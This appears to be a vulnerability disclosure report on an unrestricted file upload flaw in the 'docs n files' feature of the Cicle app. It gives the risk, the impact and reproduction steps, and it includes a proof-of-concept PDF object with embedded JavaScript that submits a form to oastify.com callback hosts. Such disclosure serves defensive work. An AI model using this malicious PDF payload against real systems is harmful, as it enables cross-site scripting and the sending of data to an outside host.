File Upload Vulnerability

Date 06/10/22

By Rara El Ghiffari

Risk :

Low-Med

Description :

The upload a file feature in docs n files, only filters the file extension. Allows attackers to insert malicious code into files with allowed extensions

Affected links


[redacted]

Impact :


1. Can insert files that have been inserted by malicious programs
2. Could lead to xss and/other vulnerabilities
3. However since the storage is stored by another service (firebase) there is no further risk to cicle

Step by step proof


1. Open cicle, go to docs n files



2. Enter a .pdf file that has something inserted (example: clickjacked1.ht…)



3. Click Download
4. View results



Malicious code snippet

```
9 0 obj
<<
/S/JavaScript/JS(
  if\(this.submitForm\){

this.submitForm\('http://gqaynfgkndv7of6dh89qn5lzlqrtfj3bOzsmja8.oastify.
com'\);
    app.alert\("Script executed"\);
  }
)
/Next<</F<</F 10 0 R/FS/URL>>/S/SubmitForm>>
>>
endobj

10 0 obj
(http://z99h6yz36weq7ypwOrs96o4i49acy2mvmje65uu.oastify.com)
endobj
```

Status:
Not fixed
Reference
https://portswigger.net/web-security/cross-site-scripting/stored https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload